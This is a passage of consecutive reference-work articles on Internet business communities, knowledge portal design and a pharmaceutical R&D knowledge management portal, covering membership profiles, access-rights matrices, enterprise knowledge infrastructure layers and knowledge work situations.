The essential principle is a membership; on that condition services for specific users and user groups can be customized.

After the registration, non-members get a user account, which conduces to protect the community-access, read permission, write/change permission, or billing. During the login members are asked for their username and their personal password; subsequently the data is compared to the data of the existing user account. The purpose of the login is to identify the member and also permits to create closer user profiles; current member profiles are the basis of every Internet community.

Schubert (2000) specifies nine different types of profiles: profiles for identification (username, role, contact information), system profiles (User-ID, rights and operations), session profiles (access paths, click streams), socio-economic profiles (age, gender, hobbies), preference profiles (user preferences), profiles for interaction (logfiled data), subcommunity profiles (matching of preferences), profiles based on a specific case (provision of preconfigured opportunities) and transaction profiles.

What are the Objectives of Internet Business Communities?

The central benefit of Internet business communities is *sharing*: share of know-how and relationships between members—for the benefit of the individual, of the company and of the new unit *community*. objectives of Internet business communities are (Figure 1):


- to turn a visitor into a community-member and then into a loyal customer;
- to turn an employee into a community-member and then into a high potential knowledge-worker; and
- to turn a loose business partner into a community-member and then into a institutionalized business cooperation partner.

The Unique Selling Proposition

In Internet business communities, distinct from static Web sites, members know each other. In Internet business communities, distinct from portals, members may communicate with each other. In Internet business communities electronic marketplaces can be populated, distinct from common online-marketplaces often only consisting of catalogue databases. Furthermore Internet business communities have three essential and constitutive cores:

- **Core I (Prosumership):** Customers, employees, and business partners are co-working on the value creation of the network.
- **Core II (Development from 1-1-Relationships to N-N-Relationships):** Distinct from broadcast media community-members are both, sender and recipient.

Figure 1. Objectives of Internet business communities



Individuals (who want to belong to each other) share exclusive goods among each other trough community-tools.

- **Core III (Business Supply and Business Usage):** A company as an economic benefit-maximizer uses Internet business communities to drive its business targets like cost-cutting and profit realization. Internet business communities can be seen as the missing link between businessmen, products, digital contents and Internet business.

In an explorative comparative study Fraunhofer-Institute analyzed 133 "wild-life" Web sites with private-closed community-rooms and membership groups and derived seven types of Internet business communities (Bullinger, 2002, p. 37-97):

- Customer- or Product-Communities (Type 1), for example club.nokia.com or mcafee.com
- Company-Communities (Type 2), for example SAP corporate portal or mckinsey.de/knowmatters/quarterly
- Service-Communities (Type 3), for example groups yahoo.com or gmx.de
- Project-Communities (Type 4), for example dl2100.de or egov-goodpractice.org
- Knowledge-Communities or Communities-of-Practice (Wenger, 2000) (Type 5), for example experts-exchange.com or openbc.com
- Online-Shops Communities (Type 6), for example amazon.com or dell.com
- E-Market Communities (Type 7), for example supplyon.com or ebay.com

All seven types are characterized through the provider-operator-configurations (e.g., one or more providers and operators, e.g., equivalence of provider and operator), the functional main orientation (information, communication/cooperation, or transaction) and the domain as its center of gravity.

Van Waarden (1992) defined a framework for the socioeconomic analysis of networks (dimensions: members, functions, structure, institutionalization, convention of interactions, distribution of power) which can be used for real and virtual communities. Kim (2000) wrote a leading handbook about how to run a virtual community. The challenge still was how to design a Web portal and a community—for scientists and practitioners.

DESIGNING A PORTAL AND COMMUNITY:COMMUNITY GENERATOR

Fraunhofer-Institute has developed an easy and consistent method and tool called "community generator," elaborated and proved in many different research, education, and commerce projects. With the help of the community generator, values can be set in the three dimensions of communities—contents/functions, users/usergroups and rights—and the virtual community is designed.

Three steps are necessary to generate a community in general (Bullinger, 2003, pp. 557-561):

- **Step 1:** Existing contents and functions in the dimension of contents/functions should be inventoried, new ones are planned. For example press releases, mission statements, event lists, product flyers etc. For example static/dynamic Webpages, online forms, pdf documents, messaging-tool, chat, forum, FAQ, newsletter or other internet resources.
- **Step 2:** All relevant groups in the dimension of users/usergroups should be defined. On the one hand the "off-line"-specific groups (e.g., business partners, employees, customers etc.) on the other hand "online"-specific groups (e.g., Web site guests, administrators, etc.).
- **Step 3:** Contents/functions and users/usergroups in the dimension of rights are mapped and interrelated via rights. Right "none" means that the user or the usergroup is not able to see a content at all. Right "view" is the right to see a content but not to be allowed to conduct changes. Right "edit" says that the content is viewable and digitally changeable (new, edit, delete) without having degrees of freedom to transfer rights to other users/usergroups (right inheritance). The strongest right "publish" overcomes the last restriction.

As an example the following case study, *venture capital community*, illustrates dimensions, procedure, and specified result: a community with its sub-communities (Figure 2).

The background of this so-called *venture capital community* is to reduce transaction costs for the establishment of start-up companies. The constant increase of inquiries, made it important to use a suitable information and communication platform.

The example of the *venture capital community* is to describe, how, on the one hand, the goal of mapping internal coordination and communication on a community can be achieved (*collaboration-community*). On the other hand, the example is to describe how the goal of making publicly available selected internal community resources for marketing purposes can be reached (*marketing community*).

Figure 2 illustrates the steps and the results of the specification phase, in which the different dimensions, which are necessary for the specification of a community, are contrasted in a three-dimensional coordinate grid. Like presented before, the definition of the contents and functionalities for the *venture capital community* takes place in a first step. The outcomes of this step form the values on the y-axis. In a second step the complete collection of the potential usergroups takes place. The amount of groups depends on the amount of stakeholders that are going to use the new platform and can be identified. The results can be found on the x-axis. The user rights, which are generically transferable, form the third axle.

The publicly accessible and the closed community spaces are illustrated with circles in the center of the coordinate grid. The definition of these spaces usually results directly from the project partner's requirements, since specific topics

or closed working groups need to be mapped to such areas. It has to be taken into consideration here that coherences between the user groups and the spaces exist. Often it is necessary that certain spaces and certain usergroups have to be assigned. So the definition of the usergroups can give additional hints to the definition of the open, semi-open or closed spaces.

As represented in Figure 3, an allocation of contents and functionalities, users and usergroups as well as appropriate rights takes place in a next step.

In a workshop, community providers, project managers, and software developers can configure the community by completing the matrix of community-rights. Because their right both is set as *none*, non-members and members of the *venture capital community* can not see exclusive investment rooms in the area *investment management*. The spin-off/start-up company can edit their contents and resources (right set as *edit*); controllers and administrators are able to publish contents (right set as *publish*).

CONCLUSION AND FUTURE TRENDS

Virtual communities, in common, and Internet business communities, in specific, offer a rich background for the analysis and synthesis of networks between human beings and machines. Internet business communities fulfill thereby two main functions:

- Internet business communities offer the possibility to make available open as well as closed areas on a secured platform providing—at a full extent—the filing of common contents and documents, link administration and participant profiles with dedicated right management. Certainly these functionalities can be compared to classical intranet functionalities. But moreover Internet Business Communities allow members to get in touch with each other by providing user profiles visible to every registered community-member, in buddy lists, forums, chats, and so forth. These communities are prerequisites for Web portals, they are supporting collaboration between team-members distributed among different locations.
- An Internet business community's mission is to *turn the audience into speakers*. One example is that customers can help each other in FAQ forums with their experience on a product. In principle, the posting of contents can be organized in a distributed way and corresponds thereby to the requirements of an open exchange platform fed from various sources—with

the need to set, control and guarantee differentiated user rights.

Thus, Internet business communities offer a broad area of applications in the arena of business—starting with marketing and communication, knowledge management, service delivery, customer relationship management, after-sales support, etc.

With the help of the community generator method contents/functions, users/usergroups and rights can be configured as the blueprint of a Web portal with Internet business communities and sub-communities. Reversely, in analytical terms an Internet business community can be decomposed into its bits.

The Internet business community approach and the community generator method are also scalable, adoptable and transferable to upcoming Web 2.0 Services, creating new application scenarios to become a member of communities and to interact in communities, like locations-based services (LBS), push-and-talk/graffiti, e-mail-push, voice-over IP (VoIP), Webservices, newsfeeds, wikis, Weblogs, RFID-things, etc. (Spath, 2006).

Future research has to focus on the user himself—and the construction and management of his digital identity (Montaletti, 2004).

Designing Portals for Knowledge Work

Ronald Maier
Martin-Luther-University of Halle-Wittenberg, Germany

Thomas Hädrich
Martin-Luther-University of Halle-Wittenberg, Germany

INTRODUCTION

An increasing share of work in businesses and organizations depends on information and knowledge rather than manual labor and physical goods (Wolf, 2005). Knowledge work contributes substantially to the long-term success of an organization. It is characterized by unstructured, creative, and learning-oriented tasks and involves access to a wide variety of structured and unstructured data sources such as Web sites, databases, data warehouses, document bases, or messaging systems. Knowledge work is often hampered by the fragmentation of resources across these numerous elements of information and communication technology (ICT) infrastructures. Consequently, concepts for the design and implementation of integrating technologies are required in order to improve ICT support for knowledge work.

Originally, the term "portal" has been coined to denote the organized access to Internet resources by search engines and a categorized collections of links (Smith, 2004, p. 93). The metaphor has been extended to integrated access to data sources and applications or, in more recent terminology, contents, and services within businesses and organizations called enterprise (information) portal. Recently, emphasis seems to shift toward semantic integration of data and knowledge sources, services, persons, and processes referred to as knowledge portals (Collins, 2003; Firestone, 2003, p. 30ff; Hädrich & Priebe, 2005; Sandkuhl, 2005; Schwabe & Salim, 2002). This article reflects the ambitious goals and challenges of knowledge portals and proposes the concept of knowledge work situations for the design of knowledge portals.

BACKGROUND

Knowledge Portals

The term "enterprise portal" targets an organization-specific integration and is used to denote approaches and solutions, which vary widely. Substantial differences regarding scope, complexity, and ways of technical implementation can be observed depending on number and types of involved data sources and application systems, depth of integration, target groups, and further requirements (e.g., search, personalization, transaction or security, performance, availability, and scalability of the software solution. Portals are commonly classified according to user groups, contents, or functions (Hazra, 2002; Sandkuhl, 2005).

Examples are external access to business applications by customers or sales representatives (customer or employee portal), combination of multiple business applications for selected business processes (process portal), unified access to data and documents (information portal) or semantically integrated access to validated contents and documents, and contextualized collaboration and support of the entire knowledge life-cycle (knowledge portal, Firestone, 2003, p. 251ff).

Smith defines portals as infrastructures that provide secure, customizable, personalized, integrated access to dynamic contents in various formats from a multitude of sources wherever they are needed (Smith, 2004, p. 94). This shows a changed interpretation of the term portal toward a more far-reaching integration. It reveals ambitious goals, particularly related to the term knowledge portal, that can only be achieved by building a comprehensive infrastructure and implies substantially higher demands in terms of opening access to information systems, design of middleware and standardization of data formats, interfaces of functions, processes, and security procedures. It is no surprise that according to a market analysis, knowledge portals in this extended understanding do not yet exist (Firestone, 2003, p. 264ff). Knowledge portals strive for the vision of a comprehensive KM infrastructure that encompasses the entire systems landscape of an organization and thus is described in the following as enterprise-wide knowledge infrastructure.

Enterprise Knowledge Infrastructures

Enterprise knowledge infrastructures (EKI, Maier, Hädrich, & Peinl, 2005) offer their services as organization-wide platforms. They go beyond knowledge portals by postulating integration of services throughout the entire organization including every application relevant for KM and by offering a set of advanced services on top.

Numerous layered architectures have been proposed for the organization of this type of service (e.g., Applehans, Globe, & Laugero, 1999; Zack, 1999, p. 50). An amalgamated EKI architecture extending knowledge portals consists of the following five layers building on each other (Maier, 2004; Maier et al., 2005):

- **Infrastructure Services:** Offer basic functions for storage, access, communication, and security. Extract, transformation, and loading tools provide access to data and knowledge sources.
- **Integration Services:** Offer functions to organize and link knowledge elements. Integration is achieved by means of ontologies, standardized interfaces for functions, as well as integrated management of user data, called identity management.
- **Advanced Services:** Provide functions for *discovery* (i.e., search, retrieval, and presentation of knowledge elements and links to knowledge sources such as experts), *publication* (i.e., structuring, contextualization, and release of knowledge elements, *collaboration* (i.e., joint creation, sharing, and application of knowledge, and *learning* (i.e., authoring and management of courses, tutoring, learning paths, and examinations).
- **Personalization Services:** Provide more effective access to the large amounts of knowledge elements (e.g., by automated role-oriented or interest-oriented profiles, personal category nets, and customizable interfaces).
- **Access Services:** Transform contents and provide secure access to the EKI with respect to heterogeneous applications and appliances.

The layers in the architecture ideally organize services but abstract from current implementations as well as tools and systems offered on the market. Examples for software products are Open Text Livelink (www.opentext.com), Hyperwave Information Server (www.hyperwave.com), and Microsoft Sharepoint Portal Server (www.microsoft.com/sharepoint). Livelink offers sophisticated functions for integrated document and content management as well as collaboration, but lacks advanced support for learning, which is a strength of Hyperwave. The Sharepoint Portal Server offers rather basic functions for content management and collaboration. However, it might excel in its future integration with Microsoft Office products and the Groove Workspace.

DESIGN OF ENTERPRISE KNOWLEDGE INFRASTRUCTURES

Modeling Knowledge Work

Modeling supports analysis and understanding of knowledge work and guides the design of technical infrastructures and is required particularly for those infrastructures that attempt to integrate fragmented resources. Approaches useful for this latter integration task extend concepts for business process modeling in order to capture the specifics of knowledge work and are compared in Table 1 in order to identify relevant modeling concepts.

Concepts of description applied in these approaches can be categorized into the four classes *person* (e.g., identity, profile,

Table 1. Comparison of approaches for knowledge-oriented process modeling

	ARIS-KM (Allweyer, 1998)	**GPO-WM** (Heisig, 2002)	**KMDL** (Gronau & Weber, 2003)	**Promote** (Woitsch & Karagiannis, 2005)
***Primary* perspectives**	process, artifact, person	process, artifact, person, instrument (rudimentary)	process, person, artifact	process, artifact, tool, person
Primary goal of modeling	knowledge-oriented process design, build-time, and rudimentary run-time	introduction of best practice KM instruments, build-time	knowledge-oriented process design, build-time	selection and design of ICT services, run-time
Formalization	medium	medium	medium	high
Granularity	process	process	task	task

Starting points	not defined	incomplete knowledge core process	barriers	knowledge-intensive tasks
View on knowledge	object, skill	object, skill, flow	object, skill, conversion process	object, skill

role, or skills), *process* (e.g., sequences of tasks in business or specific knowledge processes, *artifact* (e.g., knowledge elements, their types, topics, or structures as defined by ontologies), and *tool* (e.g., architecture and interaction of software) (Hädrich & Maier, 2004). The modeling approaches differ with respect to their primary goals and consequently the degree of formalization. Direct reuse of the resulting schemes during EKI run-time is only marginally possible. Models on the process level and type level are suited to give a general overview of required and created knowledge. For designing EKI, single knowledge-oriented tasks need to be modeled in order to select appropriate types of services. For tasks beyond description and analysis, modeling needs to be accomplished on type level. The approaches differ with regard to starting points for modeling and for interventions, which can either be obstacles or problems in knowledge work or highly knowledge-intensive tasks, which are thus of particular importance for KM.

All approaches are rooted in business process modeling approaches and thus include a management-oriented perspective to designing knowledge infrastructures and all approaches conceptualize knowledge at least as object and skill. Unfortunately, this misleads designers to focus on enhancing information flows in and between business processes and their technical support rather than supporting the handling of knowledge. The unstructured, creative, learning-oriented part of knowledge work that deals with exploration rather than exploitation of knowledge is only marginally supported. Modeling lacks descriptive elements and approaches in order to capture these aspects of knowledge work. Thus, a new concept is needed to connect both perspectives avoiding the flat perspective on knowledge as an object, which is called knowledge work situation (KWS). This concept ideally should be included in modeling notations in order to provide the foundation for situation-oriented design of knowledge portals or EKIs respectively.

Situations of Knowledge Work

Learning and knowledge are strongly linked to situations. Situated cognition emphasizes that knowledge is connected tightly to the situated context of its creation and cannot be easily separated from it (Brown, Collins, & Duguid, 1989). In this view, knowledge is the capacity to act effectively in specific situations rather than being an abstract, self-contained entity. Situated action emphasizes the interrelationship between an action and its context of performance (Suchman, 1987). Based on these ideas, Wiig's model of individual situation-handling structures knowledge work according to sense making, decision making, implementation, and monitoring tasks (Wiig, 2004). Information about situations is used to enhance effectiveness of human-computer interaction. Context is defined here broadly as any information characterizing the situation of persons, places, or objects considered relevant to user-application interaction (Dey, Abowd, & Salber, 2001). Designing information systems while explicitly regarding work situations is increasingly addressed in the literature (e.g., Schmidt, 2005; Walther, 2005).

From the perspective of KM, situations in which an individual turns from exploitation of knowledge in business processes toward exploration of knowledge relevant for the organization are of particular interest. These typically are situations in which knowledge of experienced individuals is not sufficient for routine accomplishments of tasks. Modeling should then focus on KWS in which employees can, should, or must switch from business-oriented tasks to knowledge-oriented actions. KWS are characterized by recurring constellations of needs and are described by occasion, context, and mode resulting in knowledge-oriented actions.

Occasions are connected to one or more tasks in the context of business processes and trigger a KWS. A business process can offer several occasions (e.g., handling of exceptions or reflection leading to the creation of knowledge).

Context comprises all relevant dimensions suitable to describe the actual situation such as skills and roles of individuals, communication relationships, and types of knowledge needed. It can be structured according to (1) the perspectives person, process, artifact, and tool as previously described, (2) the scope into process-wide or task-specific context, and (3) generalization into type level relevant for all instances of this task and instance level.

Mode classifies possible knowledge-oriented actions and refers to the four informing practices: ex-pressing, monitoring, translating, and networking (Schultze, 2003). Context, mode, and occasion define the set of available, allowed, recommended, or required *knowledge-oriented actions*. These are partly routinized activities, which in turn are supported by bundles of contents and services in an EKI. It can be decided what type of support is suited to support actions such as evaluate source, contextualize knowledge element, and notify target group. Examples for KWS are:

- An emergency doctor, a skilled internist, has the task to determine a target hospital during the emergency rescue process. He or she is confronted with a constellation of injury symptoms new to him or her (occasion). The context includes roughly determined symptoms of the patient, states and characteristics of nearby hospitals, current states, and skills of members of the rescue team as well as experts in surrounding hospitals, and characteristics of the task (e.g., location and time pressure). The doctor discusses the symptoms with an accessible surgeon with appropriate skills in a hospital with free capacities and later on may explicate experiences from this discussion (networking resp. expressing as modes of knowledge-oriented actions).
- A technical consultant maps customer requirements to the functions of a standard software system. Constel-

lation and type of the customer's systems are unusual (occasion). The context is characterized by skills of other individuals in the project team, types of available documented knowledge elements, and characteristics of the task (e.g., affected software components). He or she retrieves specifications and training modules from the supplier's electronic knowledge base and discusses the issue with colleagues involved in earlier projects with this particular customer (modes monitoring resp. networking).

KWS can be characterized according to how much time is needed to accomplish all necessary knowledge-oriented actions, how many persons may experience one particular occasion or are involved in one situation, and the results that follow from a KWS in terms of the characteristics of created knowledge.

A starting point for the identification of appropriate EKI services to support KWS is the analysis of needs for knowledge-oriented actions. From a technical perspective, these actions can be supported by bundles of advanced services defined in section 0 on the basis of the integration and personalization services required to handle the context. Each situation can be represented by a workspace shared by those people affected by the same occasions, can be personalized based on individual profiles and accessed by various applications and appliances. The exemplary KWS can be supported as follows:

- The emergency doctor is offered a synchronous communication link to a surgeon specialized in the type of injury specified and currently accessible via cell phone in a hospital close-by with available capacities to treat the patient (collaboration services). The EKI offers to trigger the internist's smartphone to establish a connection and records the talk if desired to explicate experiences later on (publication services).
- The technical consultant is supported by providing access to or notifying him or her about knowledge elements related to similar projects (publication services), contacts to and information about experts that might be able to help (collaboration services), or learning objects about new software modules or functions accessible online within the knowledge base of the software vendor (learning services).

Both examples reveal the importance of an enterprise-wide platform that integrates contents, services, and people. They also show that the workspaces created for the situations are not only accessed at the time the occasions emerge, but may be re-visited multiple times when accomplishing further knowledge-oriented actions that relate to the situation.

FUTURE TRENDS

Research needs to investigate ways for the systematic combination and networking of contents, services, and people on a conceptual as well as a technical level. In this context, situation-oriented design is a promising approach and increasingly discussed in literature and practice. Types, elements and characteristics of KWS and relationships to requirements for and characteristics of appropriate services need to be identified.

Standardization of open document formats, semantic description of contents and processes, software interfaces, as well as security-related information is widely discussed under topics such as asemantic Web, service-oriented architectures, Web services, and identity management. Though the software market currently is characterized by increased consolidation, standardization efforts will enable organizations to integrate software components from multiple vendors more easily. Ubiquitous access to organizational resources by a wide variety of devices and applications has high potentials with regard to new forms of working and new business models, but also risks related to (e.g., diffusion or loss of knowledge that will require a systematic management of knowledge risks).

CONCLUSION

This contribution has characterized knowledge portals and their deployment in organizations and has argued for the development of enterprise knowledge infrastructures (EKI) as the logical next step. A layered architecture has been described that organizes the set of services offered by an EKI. Ways for modeling knowledge work have been investigated by comparing selected modeling approaches and by defining and discussing KWS, which have been illustrated with two examples and suggestions for their support by EKI.

KEY TERMS

Enterprise Knowledge Infrastructures: Comprehensive ICT platforms for collaboration and knowledge sharing with advanced knowledge services built on top that are contextualized, integrated on the basis of shared ontologies, and personalized for participants networked in communities.

Knowledge Management (KM): The management function responsible for regular selection, implementation, and evaluation of knowledge strategies that aims at creating an environment to support work with knowledge internal and external to the organization in order to improve organizational effectiveness.

Knowledge Work: Creative work solving unstructured problems and can be characterized by a high degree of variety and exceptions, strong communication needs, weakly structured processes, teamwork in the form of project teams, networks and communities, and a high level of skill and expertise that require advanced ICT support.

Knowledge Work Situations: Classes of recurring constellations of needs in knowledge-intensive business processes in which employees can, should, or must switch from a business-oriented task to knowledge-oriented actions. They are characterized by occasion, context, and mode. Those situations are of particular interest in which an experienced individual cannot perform a task routinely, the results of which have present or future impact on creation of customer value.

Modeling: The goal-oriented representation of a portion of the perceived reality. It is one of the key tasks that help to understand, analyze, and improve knowledge work. A model comprises a source system that is mapped into a target system using defined mapping rules (Sinz, 2001). In the context of organizations, the source system usually is a section of an organizational system and the target system is a formal or semi-formal system.

Ontologies: Generally are formal, explicit specifications of shared conceptualizations (Gruber 1993, p. 199). In KM, they help to exchange and share knowledge with the help of ICT systems and represent objects in domains, relationships among those objects, properties, functions, and processes involving the objects and constraints on and rules about the objects.

Personalization: Adaptation of applications according to the specific needs of individuals. It can be achieved simply by functions for interface customization and in more sophisticated ways by adoption of contents and functions with the help of, for example, intelligent agents, collaborative filtering, user models, and profiling of user actions.

Developing a Knowledge Management Portal

INTRODUCTION

Knowledge management has been heralded as an important component of a successful business strategy, yet how does a company implement a knowledge management (KM) strategy that provides a return? Since the advent of KM, the academic literature and practitioner's guides have been awash with KM strategies that guarantee substantial economic returns. Unfortunately, these KM systems also require a substantial initial investment, and hence it is becoming increasingly difficult to justify expenditure on knowledge-based activities (Ellinger, Ellinger, Yang, & Howton, 2002). Academic research has shown that knowledge is the main asset of an organisation and provides the sole means by which an organisation can innovate to create a sustainable competitive advantage (Kandampully, 2002). The pharmaceutical industry is a prominent example of such a knowledge driven environment, where the complex processes of drug development are viewed by many to be an ideal environment in which to derive tangible value from the adoption of a knowledge management strategy (Gunnlaugsdottir, 2003). An example of a successful knowledge management strategy is often focused upon the introduction of a knowledge management Portal or company intranet. One widely cited example is the case of Buckman Laboratories, where an electronic database and discussion forum was implemented in 1992. The portal allowed staff to access the stored information of the organisation and employee knowledge across the company, and this system was purported to have led to a 21% increase in sales of new products (O'Dell & Jackson Grayson, 1998). Cases such as these provide compelling evidence that the adoption of a knowledge management based portal is a financially sound judgement, yet what constitutes a knowledge management portal and what should a knowledge management practitioner provide employees and ensure a return on investment?

The following article addresses the strategy and tools required to aid knowledge transfer within innovative organisations and draws inspiration directly from a knowledge management strategy within a large pharmaceutical organisation. The article discusses and recommends the functionality and components that are required within a knowledge management portal and the functionality that may be required in the future. The article then concludes with recommendations a practitioner should consider when implementing a knowledge management portal.

BACKGROUND

This article has evolved from a three-year qualitative case study based upon the analysis of the knowledge sources utilised by key innovators within the R&D wing of a multinational pharmaceutical organisation. A total of 32 qualitative case studies, based upon a research methodology suggested by Yin (1989) and Gable (1994), were conducted within the R&D wing of the organisation and focused specifically on the knowledge activities of the individuals involved within drug discovery and innovation. The R&D wing of the company employs approximately 10,000 personnel and is responsible for the progression of novel chemical compounds to candidate drugs. The case study research found that this process occurs through the application of the knowledge and expertise of the employees, who must make informed and reliable decisions on the problems associated with the development of viable drugs. Knowledge management has long been associated with the generation, codification, and transfer of such knowledge (Ruggles, 1997) and in order to address these areas, the organisation developed a long term knowledge management strategy, based upon an R&D Portal, to meet the knowledge needs of the employees involved within these drug development processes. However, the case study research and user surveys have shown that in its current guise, the R&D portal is failing to meet the knowledge needs of the employees in a number of areas. Rather than the knowledge rich environment that the organisation originally intended, the employees view the portal as a repository of information regarding company strategy and not as the rich repository of drug development knowledge.

In an ideal scenario, a knowledge management portal should offer a rich and complex shared information workspace for the creation, exchange, retention, and reuse of knowledge (Benbya, Passiante, & Belbal, 2004). The case study analysis reveals that the implemented R&D portal is far from achieving this optimal goal, and although the R&D portal provides a gateway to the company's vast repositories of information and intranet based knowledge, it fails to provide sufficient basis for knowledge creation and exchange between employees. The case study findings concluded that few drug innovations actually stemmed from the knowledge and information residing within the R&D portal. Instead, pharmaceutical innovation was found to be reliant upon collaboration occurring in-house between fellow colleagues and collaboration with external contacts and research institutions. Together, these collaborations drive the allied processes of knowledge creation and exchange and spark innovation. The development of relationships, knowledge networks, and communities of practice (CoP) is central to drug development, and a new knowledge management portal is now being used as a gateway with which to encourage innovation through the development of such social interactions. Although collaboration is the driving force behind innovation, a more surprising aspect of the research revealed that chance and luck play a key role in the formation of these collaborative networks. The spontaneous nature of innovative communities of practice can never be managed or predicted, but the strategy outlined within the article may aid the formation of these informal networks and confer a greater chance of innovative work occurring. The following sections detail the key functionality which is now being introduced to allow the existing portal to function above its present role as an information and knowledge store, and instead serve as a collaborative and social environment that is conducive to the promotion of innovation and social interactions.

A KNOWLEDGE MANAGEMENT TOOL KIT

Creating a Semantic Framework

The studied organisation is typical of many international companies in that a number of large databases and information stores are spread out in a disorganised array across the company. Due to issues of duplicated data and poor functionality, the authors discovered that the current information stores were rarely used for innovation. The R&D portal was originally introduced to partly solve these problems and create an open environment of work, in the hope of prompting innovation. However, in order to successfully implement a knowledge management portal, the organisation has had to introduce an architecture and framework that supports knowledge capture, searching, and collaboration over a variety of knowledge management systems and the framework has been provided by using the Semantic Web and XML.

The Semantic Web is a concept that creates a framework around information and knowledge stores and is rapidly gaining acceptance as a credible knowledge and information retrieval approach (McGuiness, 2002). The Semantic Web is reliant upon the use of ontologies to create this logical framework and this process provides a backbone to a knowledge management portal implementation. The use of an ontology infers cognitive reasoning and structure between domain specific terminology and the elucidation of the relationships between these concepts. Ontologies are tailored to capture the domain specific terminology within the various arenas of drug development across the company and these are currently developed using KAON (http://kaon.semanticweb.org/) and BioWisdom technology (http://www.biowisdom.com/). Synonyms, drug related terminology, company specific terms, and generic drug terms are mapped into the ontologies and this allows the representation, retrieval, processing, and indexing of the knowledge contained within the portal. An autonomy (www.autonomy.com) based searching system interlinked with the ontologies is utilised to search the information and knowledge stores, while XML has been chosen as the storage format of the portal due to the open nature of the format (Cook, 2000). This allows a variety of information to be captured in accordance with the organisation's information schema and in line with work by Anagnostakis, Tzima, Sakellaris, Fotiadis, & Likas (2005). XML essentially serves as a wrapper for the information within the portal and the ontology provides a flexible method of mapping and retrieving the semantic information. Utilising a semantic model such as the one described, with the addition of RDF metadata tags, maximises the chance of relevant knowledge and information retrieval, which leads to innovation. With the knowledge framework established, the subsequent implementation of collaborative tools within the R&D portal framework, such as forum-based communities of practice, expert location systems, and knowledge mapping software, offers a high return on innovative performance. These individual systems will now be examined in greater detail and their impact on innovation considered in light of the case study results.

The Community of Practice

A principle and highly valued means of achieving valuable collaboration is through the development and use of a community of practice. In its simplest guise, a CoP may be based on the provision of a discussion forum or bulletin board. Topics and questions relating to drug project work are posted to a forum and fellow employees post replies to discuss the questions posed. This approach is widely adopted (Wenger & Snyder, 2000) and basic forum software is freely available (http://www.phpbb.com/).

The organisation's R&D portal currently uses a software tool called eRoom. This is used to capture and display the documents and information surrounding drug projects and provide the organisation's communities of practice with a groupware and collaborative discussion environment (http://www.documentum.com/eroom/*)*. Employees may search for knowledge and information across all eRooms within the organisation and collaboration is encouraged through the interaction of employees over common topics. However, due to security constraints, the eRoom system is provided on a restricted access basis and the process of gaining access is complex, and therefore the study found that innovators are more likely to turn to colleagues.

A novel discussion forum based on semantic ontology-backed knowledge retrieval is currently being rolled out across the R&D wing of the organisation to supplement the eRoom systems. The forum is open access and is designed to provide a medium for brainstorming and discussion outside of the closed project-based environment of the eRoom. Initial discussion of ideas occurs over the public system and subsequent collaboration is then transferred to a project-based eRoom. Operating two levels of discussion forums poses a variety of problems but was deemed necessary due to eRoom security constraints. The case study research also suggests that a critical mass of users is required before a CoP provides viable return and providing an open access forum as the primer to more in-depth closed discussion is a worthwhile strategy.

Expert Location

Expert location systems are a further key component of the knowledge management driven R&D portal; they allow staff to discover colleagues across the organisation regardless of location. Within the organisation the employees complete a simple form over a Web-based interface that records their contact details, skills, interests, role, and areas of interest into an XML structure. The expertise locator utilises the semantic framework to promote project collaboration and ensure that staff that are working on similar areas or have expert knowledge are identified and informed. Evidently this system requires users to input their skills and expertise on a regular basis; in this case this is built into a mandatory HR requirement by being assigned into the processes surrounding implementation of a drug development project. Automated systems that derive the relevant expertise data from e-mail and documents are available (AGiLiENCE Expertise Locator: http://www.agilience.com/*)* and an in-house version is currently under development. However, the use of automated systems raises questions concerning privacy and trust and should be approached with caution. The staff surveyed responded that an automatic system would be a useful addition, although some expressed an interest in remaining anonymous through fear of an increase in demand for their expertise and resources.

Knowledge Maps

Knowledge maps are the means by which an organisation's knowledge and information may be visualised; they graphically illustrate the knowledge contained within the knowledge and information archives of an organisation and allow users to quickly track like minded colleagues and knowledge across the organisation (Dong & Li, 2004; Kang, Park, & Kim, 2004). A system to provide Knowledge Mapping functionality to the R&D portal is currently being implemented. On completion, the users searching for a particular phrase or drug will invoke a system that returns the knowledge entities as visual references within the R&D portal. Employees are able to search across all the information sources, discussion forums, and expert location systems within the R&D domain. The results are then retrieved in accordance with the semantic framework and visualisation is provided by a system akin to the Kartoo search engine (http://www.kartoo.com) and Spotfire (http://www.spotfire.com/).

Providing a visual interactive map of the knowledge retrieved by the portal is a powerful medium and allows staff to rapidly locate valuable knowledge and forge collaborations within the organisation (Hellstrom & Husted, 2004). Ill-defined categorisation of documents is a problem within the organisation at present and few employees adopt the same strategy of archiving drug project work. The use of a semantic framework and metadata to provide clustering and retrieval allows the user to navigate through the available knowledge in a clear manner that surpasses the results provided by simple search functionality (Goble, Stevens, & Bechhofer, 2005).

The use of knowledge maps are similar in many aspects to mind mapping techniques, which are currently used within the organisation to visually capture the key points of discussions surrounding drug development knowledge and information sources (Mind Map software - http://www.mindmapper.com/). The mind mapping technique is used to capture knowledge within an XML and metadata structure through the use of bespoke software, and provides a powerful record of knowledge activities within drug project meetings (Adelmann & Jashapara, 2003). Previously, the knowledge within meetings was contained within ill-defined meeting minutes or simply disregarded; this valuable knowledge is now captured and will eventually be displayed within the R&D portal as a component of a knowledge map.

FURTHER RESEARCH

